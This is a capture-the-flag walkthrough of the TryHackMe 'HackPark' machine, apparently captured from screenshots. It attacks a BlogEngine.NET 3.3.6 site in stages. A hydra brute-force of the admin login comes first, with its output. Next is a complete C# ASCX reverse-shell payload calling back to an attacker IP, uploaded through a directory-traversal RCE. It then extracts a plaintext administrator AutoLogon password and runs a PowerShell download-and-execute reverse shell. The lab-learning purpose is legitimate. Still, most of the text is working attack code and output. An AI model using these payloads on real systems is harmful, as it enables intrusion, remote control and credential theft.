
Port 80

1. Found a blogpost made by user `admin`
   - assume it is a username
2. Visit /login
   - click forget password
   - Enter `admin`




blogengine.net

Error sending email in SendMailMessage: Failure sending mail. Unable to connect to the remote server A connection attempt failed because the connected party did not properly respond after a period of time, or established connection failed because connected host has failed to respond 74.125.193.108:587 X

PASSWORD RETRIEVAL

Username: admin



blogengine.net

User not found X


PASSWORD RETRIEVAL

Username: test

   - User: `admin`
3. Bruteforce with hydra


```
hydra -l admin -P /usr/share/wordlists/rockyou.txt $ip http-post-form "/Account/login.aspx?
ReturnURL=%2fadmin%2f:__VIEWSTATE=ErCqfhLnPJwKMrZUkK9nRqOls10KB9Jee%2BMeJuriMLSGA6Afkvenbdto1%2FwOc9sYy4
cZ7O%2F%2Fwc3V3xXx%2BLY9LOfiC8btxvuJS2H8wsjdnVC25UxNHIA6BuDvD8uqaQDWElgGfG2kH30Az9fIwCDFZlYaZN%2BWXmrDgD
v0aLgYjU9B71wsuS31ppLrFbCEDp6heo9zHu17WnZIs2rZOYSgnYFmf65jU47Em%2Fk0f%2FmdCr0PkB4U5O7L%2Bc8Jpl6GbePebBZo
oiBw2vrlKTrKrdE375gtMyQYrsX6PWf38dTVExs8dKEHwjNpDTCFyAiXf9QQ21pj7mMesba5KnY6ztByzAl4hcKuQZKJByHfoIootX0%
2FS7FY&__EVENTVALIDATION=Q1B%2FG6zN%2FTRXMM%2FKteb%2FKTfoU3Flp%2BlPZ0zjW6M%2BXXgXX4u41pvOsDimsAaM3kqFffJ
```

```
p4HpKWYTWaaBQbPylM5dPg193hyQWRA4QzfthhZJHa1cUaG7GyXDQp7EiJyfEG1F9KOkrp1VH9QCeE%2Bc1G6EHqiJ0YaSelOU1GH1E2
xPFkBUn&ctl00%24MainContent%24LoginUser%24UserName=admin&ctl00%24MainContent%24LoginUser%24Password=^PAS
S^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:Login Failed"
```




```
┌──(root💀kali)-[~/tryhackme/hackPark]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt $ip http-post-form "/Account/login.aspx?ReturnURL=%2fadmin%2f:
__VIEWSTATE=ErCqfhLnPJwKMrZUkK9nRqOls10KB9Jee%2BMeJuriMLSGA6AfkvenBdto1%2FwOc9sYy4cZ7O%2F%2Fwc3V3xXx%2BLY9LOfiC8btxvu
JS2H8wsjdnVC25UxNHIA6BuDvD8uqaQDWElgGfG2kH30Az9fIwCDFZlYaZN%2BWXmrDgDv0aLgYjU9B71wsuS31ppLrFbCEDp6heo9zHu17WnZIs2rZOY
SgnYFmf65jU47Em%2Fk0f%2FmdCr0PkB4U5O7L%2Bc8Jpl6GbePebBZooiBw2vrlKTrKrdE375gtMyQYrsX6PWf38dTVExs8dKEHwjNpDTCFyAiXf9QQ2
1pj7mMesba5KnY6ztByzAl4hcKuQZKJByHfoIootX0%2FS7FY&__EVENTVALIDATION=Q1B%2FG6zN%2FTRXMM%2FKteb%2FKTfoU3Flp%2BlPZ0zjW6M
%2BXXgXX4u41pvOsDimsAaM3kqFffJp4HpKWYTWaaBQbPylM5dPg193hyQWRA4QzfthhZJHa1cUaG7GyXDQp7EiJyfEG1F9KOkrp1VH9QCeE%2Bc1G6EH
qiJ0YaSelOU1GH1E2xPFkBUn&ctl00%24MainContent%24LoginUser%24UserName=admin&ctl00%24MainContent%24LoginUser%24Password=
^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:Login Failed"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-15 23:00:42
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.82.71:80/Account/login.aspx?ReturnURL=%2fadmin%2f:__VIEWSTATE=ErCqfhLnPJwKMrZ
UkK9nRqOls10KB9Jee%2BMeJuriMLSGA6AfkvenBdto1%2FwOc9sYy4cZ7O%2F%2Fwc3V3xXx%2BLY9LOfiC8btxvuJS2H8wsjdnVC25UxNHIA6BuDvD8
uqaQDWElgGfG2kH30Az9fIwCDFZlYaZN%2BWXmrDgDv0aLgYjU9B71wsuS31ppLrFbCEDp6heo9zHu17WnZIs2rZOYSgnYFmf65jU47Em%2Fk0f%2FmdC
r0PkB4U5O7L%2Bc8Jpl6GbePebBZooiBw2vrlKTrKrdE375gtMyQYrsX6PWf38dTVExs8dKEHwjNpDTCFyAiXf9QQ21pj7mMesba5KnY6ztByzAl4hcKu
QZKJByHfoIootX0%2FS7FY&__EVENTVALIDATION=Q1B%2FG6zN%2FTRXMM%2FKteb%2FKTfoU3Flp%2BlPZ0zjW6M%2BXXgXX4u41pvOsDimsAaM3kqF
ffJp4HpKWYTWaaBQbPylM5dPg193hyQWRA4QzfthhZJHa1cUaG7GyXDQp7EiJyfEG1F9KOkrp1VH9QCeE%2Bc1G6EHqiJ0YaSelOU1GH1E2xPFkBUn&ct
l00%24MainContent%24LoginUser%24UserName=admin&ctl00%24MainContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%
24LoginUser%24LoginButton=Log+in:Login Failed

[STATUS] 640.00 tries/min, 640 tries in 00:01h, 14343759 to do in 373:33h, 16 active
[80][http-post-form] host: 10.10.82.71   login: [redacted]   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-15 23:03:00
```

4. Visit /about
    - blogengine 3.3.6.0
5. Searchsploit
    - Found RCE



```
└─# searchsploit blogengine
----------------------------------------------------------------------------- --------------------------
 Exploit Title                                                               |  Path
----------------------------------------------------------------------------- --------------------------
BlogEngine 3.3 - 'syndication.axd' XML External Entity Injection             | xml/webapps/48422.txt
BlogEngine 3.3 - XML External Entity Injection                               | windows/webapps/46106.t
BlogEngine 3.3.8 - 'Content' Stored XSS                                      | aspx/webapps/48999.txt
BlogEngine.NET 1.4 - 'search.aspx' Cross-Site Scripting                      | asp/webapps/32874.txt
BlogEngine.NET 1.6 - Directory Traversal / Information Disclosure            | asp/webapps/35168.txt
BlogEngine.NET 3.3.6 - Directory Traversal / Remote Code Execution           | aspx/webapps/46353.cs
BlogEngine.NET 3.3.6/3.3.7 - 'dirPath' Directory Traversal / Remote Code Execution | aspx/webapps/47010.py
BlogEngine.NET 3.3.6/3.3.7 - 'path' Directory Traversal                      | aspx/webapps/47035.py
BlogEngine.NET 3.3.6/3.3.7 - 'theme Cookie' Directory Traversal / Remote Code Exec | aspx/webapps/47011.py
BlogEngine.NET 3.3.6/3.3.7 - XML External Entity Injection                   | aspx/webapps/47014.py
----------------------------------------------------------------------------- --------------------------
```

6. Using the exploit
    1. Create and paste reverse shell payload
        - Must be named as PostView.ascx




```
<%@ Control Language="C#" AutoEventWireup="true" EnableViewState="false" Inherits="BlogEngine.Core.Web.Controls.PostViewBase" %>
<%@ Import Namespace="BlogEngine.Core" %>

<script runat="server">
    static System.IO.StreamWriter streamWriter;

    protected override void OnLoad(EventArgs e) {
        base.OnLoad(e);

    using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("10.11.49.241", 4444)) {
        using(System.IO.Stream stream = client.GetStream()) {
            using(System.IO.StreamReader rdr = new System.IO.StreamReader(stream)) {
                streamWriter = new System.IO.StreamWriter(stream);

                StringBuilder strInput = new StringBuilder();

                System.Diagnostics.Process p = new System.Diagnostics.Process();
                p.StartInfo.FileName = "cmd.exe";
                p.StartInfo.CreateNoWindow = true;
                p.StartInfo.UseShellExecute = false;
                p.StartInfo.RedirectStandardOutput = true;
                p.StartInfo.RedirectStandardInput = true;
                p.StartInfo.RedirectStandardError = true;
                p.OutputDataReceived += new System.Diagnostics.DataReceivedEventHandler(CmdOutputDataHandler);
                p.Start();
                p.BeginOutputReadLine();

                while(true) {
                    strInput.Append(rdr.ReadLine());
                    p.StandardInput.WriteLine(strInput);
                    strInput.Remove(0, strInput.Length);
                }
            }
        }
        }
    }

    private static void CmdOutputDataHandler(object sendingProcess, System.Diagnostics.DataReceivedEventArgs outLine) {
    StringBuilder strOutput = new StringBuilder();

        if (!String.IsNullOrEmpty(outLine.Data)) {
            try {
                    strOutput.Append(outLine.Data);
                        streamWriter.WriteLine(strOutput);
                        streamWriter.Flush();
                } catch (Exception err) { }
        }
    }

</script>
<asp:PlaceHolder ID="phContent" runat="server" EnableViewState="false"></asp:PlaceHolder>
```

b. Visit `http://$ip/admin/app/editor/editpost.cshtml`

- Click on the folder icon and upload `PostView.ascx`

c. Execute reverse shell by visting `http://$ip/?theme=../../App_Data/files`

d. Shell obtained




```
┌──(root💀kali)-[~/tryhackme/hackPark/10.10.82.71/exploit]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.82.71] 49314
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
whoami
c:\windows\system32\inetsrv>whoami
iis apppool\blog
```

7. Obtain user flag at `C:\Users\jeff\Desktop`

Privilege Escalation: Password Found in Registry Key

1. Ran linpeas & found:




```
�����������Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultUserName               :  administrator
    DefaultPassword               :  4q6XvFES7Fdxs
```

2. Invoke a reverse shell with user `administrator`

```
powershell.exe -c "$user='WORKGROUP\administrator'; $pass='4q6XvFES7Fdxs'; try { Invoke-Command -ScriptBlock { iex(New-Object Net.WebClient).DownloadString('http://10.11.49.241/Invoke-PowerShellTcp.ps1') } -ComputerName hackpark -Credential (New-Object System.Management.Automation.PSCredential $user,(ConvertTo-SecureString $pass -AsPlainText -Force)) } catch { echo $_.Exception.Message }" 2>&1"
```

